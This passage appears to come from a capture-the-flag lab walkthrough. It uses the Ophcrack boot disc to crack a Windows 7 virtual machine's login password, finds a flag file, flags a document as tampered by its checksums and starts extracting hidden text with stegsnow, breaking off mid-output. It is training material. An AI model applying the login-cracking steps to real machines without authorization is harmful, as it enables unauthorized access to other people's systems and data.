
2.3 Proceed the Deployment and wait for the appliance to import completely.



2.4 After importing check if the Network Setting is set to NAT Network




2.5 As you can see upon opening the Windows 7 System it asks for a password, we will use **OPH Crack tool** to crack its password.




B. Gaining Access

STEP 1 Crack the system password using OPH Crack Tool


1.1 Change the Boot Order of the Machine and Bring Optical Disk to the top




1.2 Now head to the Storage Section, and select - **Choose a disc file...** to modify the iso.




1.3 Select the OPH Crack tool from its directory and Save everything.




1.4 Start the Windows 7 OS now...



1.5 The OPH Crack Tool is now Booted, just click Enter three times to start cracking the password process.



1.6 Select the user and Click **Crack**




Conclusion-


As we can see the password is **1234567**

STEP 2 - Check the machine, if it consists of any files.

2.1 Once the password is cracked, Run the Windows 7 Virtual Machine and try to login with the cracked password i.e 1234567.



2.2 Once Logged In, Check for any files in the C Drive.




Conclusion-


We found a Flag at this Location - **C:\Program Files (86x)\Flag\CR4CK.txt**

C. Analysing the Checksums

STEP 1 - Check the files in the system



STEP 2 - Transfer the file to your host machine for analysing it.



STEP 3 - Calculate the Checksums for it using Checksum Claculator Tool. Just go to this online tool defuse.ca.

The screenshot shows a web browser window for the Defuse website at defuse.ca/checksums.htm#checksums. The page title is "Online Text & File Checksum Calculator". The main content area displays the file "SNOW(1)" which contains the following text:

```

NAME      snow - whitespace steganography program
SYNOPSIS  snow [ -CQS ] [ -p passwd ] [ -l line-len ] [ -f file ] [ -m
           message ] [ infile [ outfile ] ]
DESCRIPTION
           snow is a program for concealing messages in text files by
           appending tabs and spaces on the end of lines, and for
           extracting messages from files containing hidden messages.

```

Below the file content, there are two checkboxes: "Remove line endings" and "Calculate checksums...". Underneath these, there is a section for "File (5MB MAX)" with a "Choose file" button and a "No file chosen" message. To the right of the file input is a "Calculate checksums..." button.

STEP 4 - These are the calculated Checksums

Checksums


md5	2a765053919931205936e8000a653813
LM	249a135872f00c3e205240d580315b02
NTLM	cbd4d34ea77542684280fcf6dc6e0ba0
sha1	6fa4e512e610a080c265e001810c9c0e807baaa3
sha256	6bba39ef33caaaa03b9f3fbdb8ae5cf1ca4ac8061eda7db99777abd83cb5e24
sha384	66abe1d1793a795fa40ce29e8f0c40651c289add3e7a641e0c4824d162002d337be8297130dc3df45d401a0dad92921
sha512	d9c7af98232136c74f74800ca9d3a5d42863a5eb0c355baf9d9c840a33bd1ac2da04579b190c2e8f7798849429f24d36c679dfcfe83150bd595a4b39322c56
md5(md5())	4ca336dda9192551eb3e8a1d462de68d
MySQL4.1+	e4a9df38bd100fc34eee458f0fa9b64ef27fb877
ripemd160	5d8dc85b814c1ace5cbaa426fa8de2d57f57312f
whirlpool	4473c25d177984747f276f132fa24ae37d42e62cc5d5eb61a0611011121c9e1dff9745859a020269c347365866301663cfbac807002636f187043714ae6d035
adler32	0ec0b053
crc32	b30ad27a
crc32b	07b2f9b0
crc32c	f778804c

Conclusion-

Since these checksums do not match with those provided in the README file, this file is suspected to be tampered.

STEP 5 - Try to Identify the hidden data inside the Tampered document.

We will try to use SNOW Stenography Tool to identify the hidden message in the document. For this first open kali linux terminal.



STEP 6 - Now install the stegsnow package with `sudo apt-get install stegsnow`

```
(kali㉿kali)-[~]
└─$ sudo apt-get install stegsnow
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  stegsnow
0 upgraded, 1 newly installed, 0 to remove and 1659 not upgraded.
Need to get 15.5 kB of archives.
After this operation, 57.3 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 stegsnow amd64 20130616-8 [15.5 kB]
Fetched 15.5 kB in 2s (6,400 B/s)
Selecting previously unselected package stegsnow.
(Reading database ... 404048 files and directories currently installed.)
Preparing to unpack .../stegsnow_20130616-8_amd64.deb ...
Unpacking stegsnow (20130616-8) ...
Setting up stegsnow (20130616-8) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...
└──(kali㉿kali)-[~]
```

STEP 7 - Once stegsnow is Installed, go ahead and give this command `stegsnow -C CR4CK-M3.docx` to find the hidden message.

```
(kali㉿kali)-[~/Desktop]
└─$ stegsnow -C CR4CK-M3.docx
but for the password all we can use is -p which
